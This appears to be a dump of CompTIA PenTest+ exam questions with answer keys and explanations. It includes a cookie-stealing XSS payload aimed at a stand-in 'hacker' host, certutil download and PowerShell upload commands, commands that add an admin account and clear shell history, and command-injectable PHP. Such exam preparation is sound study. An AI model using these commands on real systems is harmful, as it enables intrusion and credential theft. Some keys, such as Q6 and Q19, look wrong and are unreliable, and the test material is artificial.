

CompTIA.PT0-002.vJul-2024.by.Ina.182q

Number: PT0-002
Passing Score: 800
Time Limit: 120
File Version: 41.0

Exam Code: PT0-002
Exam Name: CompTIA PenTest+ Certification Exam

Exam A

QUESTION 1

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

Correct Answer: E

Section:

Explanation:

Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

Reference: <https://www.redteamsecure.com/blog/my-company-was-hacked-now-what>

QUESTION 2

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap
- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

Correct Answer: A, F

Section:

QUESTION 3

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly. Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to `$ip= ;Ä? Ä10.192.168.254 ?`
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

Correct Answer: B

Section:

Explanation:

<https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html>

Example script:

```
#!/usr/bin/perl
$ip=$argv[1];
attack($ip);
sub attack {
print("x");
}
```

QUESTION 4

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])) {
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Correct Answer: B

Section:

QUESTION 5

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

- A. echo U3VQZXIkM2NyZXQhCg== | base64 -d
- B. tar xzvf password.txt
- C. hydra -l "svsacct" -p "U3VQZXIkM2NyZXQhCg==" ssh://192.168.1.0/24
- D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Correct Answer: A

Section:

QUESTION 6

A penetration tester receives the following results from an Nmap scan:

Interesting ports on 192.168.1.1:

Port	State	Service
21/tcp	closed	ftp
22/tcp	open	ssh
23/tcp	closed	telnet
25/tcp	closed	smtp
80/tcp	open	http
110/tcp	closed	pop3
139/tcp	closed	nethics-ssn
443/tcp	closed	https
3389/tcp	closed	rdp

Which of the following OSs is the target MOST likely running?

- A. CentOS
- B. Arch Linux
- C. Windows Server
- D. Ubuntu

Correct Answer: C

Section:

QUESTION 7

Which of the following situations would require a penetration tester to notify the emergency contact for the engagement?

- A. The team exploits a critical server within the organization.
- B. The team exfiltrates PII or credit card data from the organization.
- C. The team loses access to the network remotely.
- D. The team discovers another actor on a system on the network.

Correct Answer: D

Section:

QUESTION 8

A penetration tester runs the following command on a system:

```
find / -user root -perm -4000 -print 2>/dev/null
```

Which of the following is the tester trying to accomplish?

- A. Set the SGID on all files in the / directory
- B. Find the /root directory on the system
- C. Find files with the SUID bit set
- D. Find files that were created during exploitation and move them to /dev/null

Correct Answer: C

Section:

Explanation:

the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

The tester is trying to find files with the SUID bit set on the system. The SUID (set user ID) bit is a special permission that allows a file to be executed with the privileges of the file owner, regardless of who runs it. This can be

used to perform privileged operations or access restricted resources. A penetration tester can use the find command with the -user and -perm options to search for files owned by a specific user (such as root) and having a specific permission (such as 4000, which indicates the SUID bit is set).

QUESTION 9

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){  
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);  
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Correct Answer: B

Section:

Explanation:

Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server.

Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts.

cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

QUESTION 10

Which of the following would MOST likely be included in the final report of a static application security test that was written with a team of application developers as the intended audience?

- A. Executive summary of the penetration-testing methods used
- B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
- C. Quantitative impact assessments given a successful software compromise
- D. Code context for instances of unsafe type-casting operations

Correct Answer: D

Section:

Explanation:

Code context for instances of unsafe type-casting operations would most likely be included in the final report of a static application security test that was written with a team of application developers as the intended audience, as it would provide relevant and actionable information for the developers to fix the vulnerabilities. Type-casting is the process of converting one data type to another, such as an integer to a string. Unsafe type-casting can lead to errors, crashes, or security issues, such as buffer overflows or code injection.

QUESTION 11

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

Have a full TCP connection

Send a "hello" payload

Wait for a response

Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

- A. Run nmap -Pn -sV -script vuln <IP address>.
- B. Employ an OpenVAS simple scan against the TCP port of the host.

- C. Create a script in the Lua language and use it with NSE.
- D. Perform a credentialed scan with Nessus.

Correct Answer: C

Section:

Explanation:

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts (using the Lua programming language) to automate a wide variety of networking tasks. <https://nmap.org> Creating a script in the Lua language and using it with NSE would best support the objective of finding a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. NSE (Nmap Scripting Engine) is a feature of Nmap that allows users to write and run scripts to automate tasks or perform advanced scans. Lua is a scripting language that NSE supports and can be used to create custom scripts for Nmap.

QUESTION 12

A penetration tester is explaining the MITRE ATT&CK framework to a company's chief legal counsel. Which of the following would the tester MOST likely describe as a benefit of the framework?

- A. Understanding the tactics of a security intrusion can help disrupt them.
- B. Scripts that are part of the framework can be imported directly into SIEM tools.
- C. The methodology can be used to estimate the cost of an incident better.
- D. The framework is static and ensures stability of a security program overtime.

Correct Answer: A

Section:

Explanation:

Reference: <https://attack.mitre.org/>

QUESTION 13

The following line-numbered Python code snippet is being used in reconnaissance:

```
...
<LINE NUM.>
<01> portList: list[int] = [*range(1, 1025)]
<02> random.shuffle(portList)
<03> try:
<04>     port: int
<05>     resultList: list[int] = []
<06>     for port on portList:
<07>         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
<08>         sock.settimeout(0.01)
<09>         result = sock.connect_ex((remoteSvr, port))
<10>         if result == 0:
<11>             resultList.append(port)
<12>         sock.close()
...
```

Which of the following line numbers from the script MOST likely contributed to the script triggering a "probable port scan" alert in the organization's IDS?

- A. Line 01
- B. Line 02
- C. Line 07
- D. Line 08

Correct Answer: D

Section:

QUESTION 14

A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

- A. Cost of the assessment
- B. Report distribution
- C. Testing restrictions
- D. Liability

Correct Answer: B

Section:

QUESTION 15

A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings. Which of the following is most important for the penetration tester to define FIRST?

- A. Establish the format required by the client.
- B. Establish the threshold of risk to escalate to the client immediately.
- C. Establish the method of potential false positives.
- D. Establish the preferred day of the week for reporting.

Correct Answer: B

Section:

QUESTION 16

A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.

Which of the following tools or techniques would BEST support additional reconnaissance?

- A. Wardriving
- B. Shodan
- C. Recon-ng
- D. Aircrack-ng

Correct Answer: C

Section:

QUESTION 17

Which of the following is the MOST common vulnerability associated with IoT devices that are directly connected to the Internet?

- A. Unsupported operating systems
- B. Susceptibility to DDoS attacks
- C. Inability to network
- D. The existence of default passwords

Correct Answer: A

Section:

QUESTION 18

Which of the following describes the reason why a penetration tester would run the command `sdelete mimikatz.*` on a Windows server that the tester compromised?

- A. To remove hash-cracking registry entries
- B. To remove the tester-created Mimikatz account
- C. To remove tools from the server
- D. To remove a reverse shell from the system

Correct Answer: B

Section:

QUESTION 19

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000/Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL `http://172.16.100.10:3000/profile`, a blank page was displayed.

Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run `sudo` before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

Correct Answer: A

Section:

QUESTION 20

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.

Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

Correct Answer: C

Section:

QUESTION 21

A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees' phone numbers on the company's website, the tester has learned the complete phone catalog was published there a few months ago.

In which of the following places should the penetration tester look FIRST for the employees' numbers?

- A. Web archive
- B. GitHub
- C. File metadata
- D. Underground forums

Correct Answer: A

Section:

QUESTION 22

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.

Which of the following is the BEST way to ensure this is a true positive?

- A. Run another scanner to compare.
- B. Perform a manual test on the server.
- C. Check the results on the scanner.
- D. Look for the vulnerability online.

Correct Answer: B

Section:

QUESTION 23

A company's Chief Executive Officer has created a secondary home office and is concerned that the WiFi service being used is vulnerable to an attack. A penetration tester is hired to test the security of the WiFi's router.

Which of the following is MOST vulnerable to a brute-force attack?

- A. WPS
- B. WPA2-EAP
- C. WPA-TKIP
- D. WPA2-PSK

Correct Answer: A

Section:

Explanation:

Reference: <https://us-cert.cisa.gov/ncas/alerts/TA12-006A>

QUESTION 24

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svaccount password /add >> batchjob3.bat
echo net localgroup Administrators svaccount /add >> batchjob3.bat
net user svaccount
runas /user:svsaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

Correct Answer: D

Section:

QUESTION 25

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test. Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

Correct Answer: C

Section:

QUESTION 26

A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

- A. Ensure the client has signed the SOW.
- B. Verify the client has granted network access to the hot site.
- C. Determine if the failover environment relies on resources not owned by the client.
- D. Establish communication and escalation procedures with the client.

Correct Answer: A

Section:

Explanation:

The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

QUESTION 27

Performing a penetration test against an environment with SCADA devices brings additional safety risk because the:

- A. devices produce more heat and consume more power.
- B. devices are obsolete and are no longer available for replacement.
- C. protocols are more difficult to understand.
- D. devices may cause physical world effects.

Correct Answer: D

Section:

Explanation:

"A significant issue identified by Wiberg is that using active network scanners, such as Nmap, presents a weakness when attempting port recognition or service detection on SCADA devices. Wiberg states that active tools such as Nmap can use unusual TCP segment data to try and find available ports. Furthermore, they can open a massive amount of connections with a specific SCADA device but then fail to close them gracefully." And since SCADA and ICS devices are designed and implemented with little attention having been paid to the operational security of these devices and their ability to handle errors or unexpected events, the presence idle open connections may result into errors that cannot be handled by the devices.

Reference: <https://www.hindawi.com/journals/scn/2018/3794603/>

QUESTION 28

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

Correct Answer: C

Section:

Explanation:

As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a nondisclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

QUESTION 29

A company hired a penetration-testing team to review the cyber-physical systems in a manufacturing plant. The team immediately discovered the supervisory systems and PLCs are both connected to the company intranet. Which of the following assumptions, if made by the penetration-testing team, is MOST likely to be valid?

- A. PLCs will not act upon commands injected over the network.
- B. Supervisors and controllers are on a separate virtual network by default.
- C. Controllers will not validate the origin of commands.
- D. Supervisory systems will detect a malicious injection of code/commands.

Correct Answer: C

Section:

Explanation:

PLCs are programmable logic controllers that execute logic operations on input signals from sensors and output signals to actuators. They are often connected to supervisory systems that provide human-machine interfaces and data acquisition functions. If both systems are connected to the company intranet, they are exposed to potential attacks from internal or external adversaries. A valid assumption is that controllers will not validate the origin of commands, meaning that an attacker can send malicious commands to manipulate or sabotage the industrial process. The other assumptions are not valid because they contradict the facts or common practices.

QUESTION 30

A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected

until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

- A. A signed statement of work
- B. The correct user accounts and associated passwords
- C. The expected time frame of the assessment
- D. The proper emergency contacts for the client

Correct Answer: A

Section:

Explanation:

According to the CompTIA PenTest+ Study Guide, Exam PTO-0021, a statement of work (SOW) is a document that defines the scope, objectives, deliverables, and terms of a penetration testing project. It is a formal agreement between the service provider and the client that specifies what is expected from both parties, including the timeline, budget, resources, and responsibilities. A SOW is essential for any penetration testing engagement, as it helps to avoid misunderstandings, conflicts, and legal issues.

The CompTIA PenTest+ Study Guide also provides an example of a SOW template that covers the following sections¹:

Project overview: A brief summary of the project's purpose, scope, objectives, and deliverables. Project scope: A detailed description of the target system, network, or application that will be tested, including the boundaries, exclusions, and assumptions.

Project objectives: A clear statement of the expected outcomes and benefits of the project, such as identifying vulnerabilities, improving security posture, or complying with regulations.

Project deliverables: A list of the tangible products or services that will be provided by the service provider to the client, such as reports, recommendations, or remediation plans.

Project timeline: A schedule of the project's milestones and deadlines, such as kickoff meeting, testing phase, reporting phase, or closure meeting.

Project budget: A breakdown of the project's costs and expenses, such as labor hours, travel expenses, tools, or licenses.

Project resources: A specification of the project's human and technical resources, such as team members, roles, responsibilities, skills, or equipment.

Project terms and conditions: A statement of the project's legal and contractual aspects, such as confidentiality, liability, warranty, or dispute resolution.

The CompTIA PenTest+ Study Guide also explains why having a SOW is important before starting an assessment¹:

It establishes a clear and mutual understanding of the project's scope and expectations between the service provider and the client.

It provides a basis for measuring the project's progress and performance against the agreed-upon objectives and deliverables.

It protects both parties from potential risks or disputes that may arise during or after the project.

QUESTION 31

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. `certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe`
- B. `powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')`
- C. `schtasks /query /fo LIST /v | find /I "Next Run Time:"`
- D. `wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe`

Correct Answer: A

Section:

Explanation:

<https://www.bleepingcomputer.com/news/security/certutil.exe-could-allow-attackers-to-download-malware-while-bypassing-av/>

--- <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

The certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the -urlcache option. In this case, the command downloads accesschk64.exe from <http://192.168.2.124/windows-binaries/> and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

QUESTION 32

Which of the following protocols or technologies would provide in-transit confidentiality protection for emailing the final security assessment report?

- A. S/MIME
- B. FTPS
- C. DNSSEC
- D. AS2

Correct Answer: A

Section:

Explanation:

S/MIME stands for Secure/Multipurpose Internet Mail Extensions and is a standard for encrypting and signing email messages. It uses public key cryptography to ensure the confidentiality, integrity, and authenticity of email communications. FTPS is a protocol for transferring files securely over SSL/TLS, but it is not used for emailing. DNSSEC is a protocol for securing DNS records, but it does not protect email content. AS2 is a protocol for exchanging business documents over HTTP/S, but it is not used for emailing.

Reference: <https://searchsecurity.techtarget.com/answer/What-are-the-most-important-emailsecurity-protocols>

QUESTION 33

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

- The following request was intercepted going to the network device:

```
GET /login HTTP/1.1
```

```
Host: 10.50.100.16
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
```

```
Accept-Language: en-US,en;q=0.5
```

```
Connection: keep-alive
```

```
Authorization: Basic WU9VUilOQU1FOnNIY3JldHBhc3N3b3jk
```

- Network management interfaces are available on the production network.
- An Nmap scan returned the following:

```
Port      State      Service    Version
22/tcp    open      ssh        Cisco SSH 1.25 (protocol 2.0)
80/tcp    open      http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open      https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report?

(Choose two.)

- A. Enforce enhanced password complexity requirements.
- B. Disable or upgrade SSH daemon.
- C. Disable HTTP/301 redirect configuration.
- D. Create an out-of-band network for management.
- E. Implement a better method for authentication.
- F. Eliminate network management and control interfaces.

Correct Answer: D, E

Section:

Explanation:

The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates. The other options are not as effective or relevant.

QUESTION 34

A penetration tester ran a ping -A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

- A. Windows
- B. Apple
- C. Linux
- D. Android

Correct Answer: A

Section:

Explanation:

The ping -A command sends an ICMP echo request with a specified TTL value and displays the response. The TTL value indicates how many hops the packet can traverse before being discarded.

Different OSs have different default TTL values for their packets. Windows uses 128, Apple uses 64, Linux uses 64 or 255, and Android uses 64. Therefore, a packet with a TTL of 128 is most likely from a Windows OS.

Reference: <https://www.freecodecamp.org/news/how-to-identify-basic-internet-problems-withping/>

QUESTION 35

A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

- A. RFID cloning
- B. RFID tagging
- C. Meta tagging
- D. Tag nesting

Correct Answer: D

Section:

Explanation:

since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.

<https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation>

Tag nesting is a technique that involves inserting two VLAN tags into an Ethernet frame to bypass VLAN hopping prevention mechanisms. The first tag is stripped by the first switch, and the second tag is processed by the second switch, allowing the frame to reach a different VLAN than intended. RFID cloning is a technique that involves copying the data from an RFID tag to another tag or device. RFID tagging is a technique that involves attaching an RFID tag to an object or person for identification or tracking purposes. Meta tagging is a technique that involves adding metadata to web pages or files for search engine optimization or classification purposes.

QUESTION 36

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>*
Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<<
!DOCTYPE html>
<html lang="en">
<head>
```

```
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress › ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

Correct Answer: C

Section:

Explanation:

WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

Reference: <https://tools.kali.org/web-applications/burpsuite>

QUESTION 37

A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
    target = socket.gethostbyname(sys.argv[1])
else:
    print("Too few arguments.")
    print("Syntax: python {} <>".format(sys.argv[0]))
    sys.exit()
try:
    for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        results = s.connect_ex((target,port))
        if result == 0:
            print("Port {} is opened".format(port))
except KeyboardInterrupt:
    print("Exiting...")
    sys.exit()
```

Which of the following actions will this script perform?

- A. Look for open ports.
- B. Listen for a reverse shell.
- C. Attempt to flood open ports.
- D. Create an encrypted tunnel.

Correct Answer: A

Section:

Explanation:

The script will perform a port scan on the target IP address, looking for open ports on a list of common ports. A port scan is a technique that probes a network or a system for open ports, which can reveal potential vulnerabilities or services running on the host.

QUESTION 38

A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

- A. Implement a recurring cybersecurity awareness education program for all users.
- B. Implement multifactor authentication on all corporate applications.
- C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
- D. Implement an email security gateway to block spam and malware from email communications.

Correct Answer: A

Section:

Explanation:

The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

Reference: <https://resources.infosecinstitute.com/topic/top-9-free-phishing-simulators/>

QUESTION 39

A security professional wants to test an IoT device by sending an invalid packet to a proprietary service listening on TCP port 3011. Which of the following would allow the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds?

- A. Nmap
- B. tcpdump
- C. Scapy
- D. hping3

Correct Answer: C

Section:

Explanation:

https://0xbharath.github.io/art-of-packet-crafting-with-scapy/scapy/creating_packets/index.html

<https://scapy.readthedocs.io/en/latest/introduction.html#about-scapy>

Scapy is a powerful and interactive packet manipulation tool that allows the security professional to easily and programmatically manipulate the TCP header length and checksum using arbitrary numbers and to observe how the proprietary service responds. Scapy can craft, send, receive, and analyze packets of various protocols, such as TCP, UDP, ICMP, or IP. Scapy can also modify any field of any layer of a packet, such as the TCP header length and checksum, which are used to indicate the size and integrity of the TCP segment. Scapy can also display the response packets from the target system, which can reveal how the proprietary service handles the invalid packet.

QUESTION 40

A penetration tester is reviewing the following SOW prior to engaging with a client:

"Network diagrams, logical and physical asset inventory, and employees' names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client's Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner." Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

- A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
- B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement

- C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client's senior leadership team
- D. Seeking help with the engagement in underground hacker forums by sharing the client's public IP address
- E. Using a software-based erase tool to wipe the client's findings from the penetration tester's laptop
- F. Retaining the SOW within the penetration tester's company for future use so the sales team can plan future engagements

Correct Answer: C, D

Section:

Explanation:

These two behaviors would be considered unethical because they violate the principles of honesty, integrity, and confidentiality that penetration testers should adhere to. Failing to share critical vulnerabilities with the client would be dishonest and unprofessional, as it would compromise the quality and value of the assessment and potentially expose the client to greater risks. Seeking help in underground hacker forums by sharing the client's public IP address would be a breach of confidentiality and trust, as it would expose the client's identity and information to malicious actors who may exploit them.

QUESTION 41

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

- A. Aircrack-ng
- B. Wireshark
- C. Wifite
- D. Kismet

Correct Answer: A

Section:

Explanation:

Aircrack-ng is a suite of tools that allows the penetration tester to test the effectiveness of the wireless IDS solutions by performing various attacks on wireless networks, such as cracking WEP and WPA keys, capturing and injecting packets, deauthenticating clients, or creating fake access points.

Aircrack-ng can also generate different types of traffic and signatures that can trigger the wireless IDS alerts or responses, such as ARP requests, EAPOL frames, or beacon frames.

Reference: <https://purplesec.us/perform-wireless-penetration-test/>

QUESTION 42

A penetration tester gains access to a system and establishes persistence, and then runs the following commands:

```
cat /dev/null > temp
```

```
touch -r .bash_history temp
```

```
mv temp .bash_history
```

Which of the following actions is the tester MOST likely performing?

- A. Redirecting Bash history to /dev/null
- B. Making a copy of the user's Bash history for further enumeration
- C. Covering tracks by clearing the Bash history
- D. Making decoy files on the system to confuse incident responders

Correct Answer: C

Section:

Explanation:

The commands are used to clear the Bash history file of the current user, which records the commands entered in the terminal. The first command redirects /dev/null (a special file that discards any data written to it) to temp, which creates an empty file named temp. The second command changes the timestamp of temp to match that of .bash_history (the hidden file that stores the Bash history). The third command renames temp to .bash_history, which overwrites the original file with an empty one. This effectively erases any trace of the commands executed by the user.

Reference: <https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linuxsystems-cover-your-tracks-remain-undetected-0244768/>

QUESTION 43

Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

- A. Buffer overflows
- B. Cross-site scripting
- C. Race-condition attacks
- D. Zero-day attacks
- E. Injection flaws
- F. Ransomware attacks

Correct Answer: B, E

Section:

Explanation:

A01-Injection

A02-Broken Authentication

A03-Sensitive Data Exposure

A04-XXE

A05-Broken Access Control

A06-Security Misconfiguration

A07-XSS

A08-Insecure Deserialization

A09-Using Components with Known Vulnerabilities

A10-Insufficient Logging & Monitoring

Reference: https://owasp.org/www-pdf-archive/OWASP_Top_10_2017_RC2_Final.pdf

Cross-site scripting (XSS) and injection flaws are two of the web-application security risks that are part of the OWASP Top 10 v2017 list. XSS is a type of attack that injects malicious scripts into web pages or applications that are viewed by other users, resulting in compromised sessions, stolen cookies, or redirected browsers. Injection flaws are a type of attack that exploits a vulnerability in an application's data input or output, such as SQL injection, command injection, or LDAP injection, resulting in unauthorized access, data loss, or remote code execution. The other options are not part of the OWASP Top 10 v2017 list.

QUESTION 44

Given the following code:

```
<SCRIPT>var+img=new+Image();img.src="http://hacker/%20+%20document.cookie;</SCRIPT>
```

Which of the following are the BEST methods to prevent against this type of attack? (Choose two.)

- A. Web-application firewall
- B. Parameterized queries
- C. Output encoding
- D. Session tokens
- E. Input validation
- F. Base64 encoding

Correct Answer: C, E

Section:

Explanation:

Encoding (commonly called "Output Encoding") involves translating special characters into some different but equivalent form that is no longer dangerous in the target interpreter, for example translating the < character into the < string when writing to an HTML page.

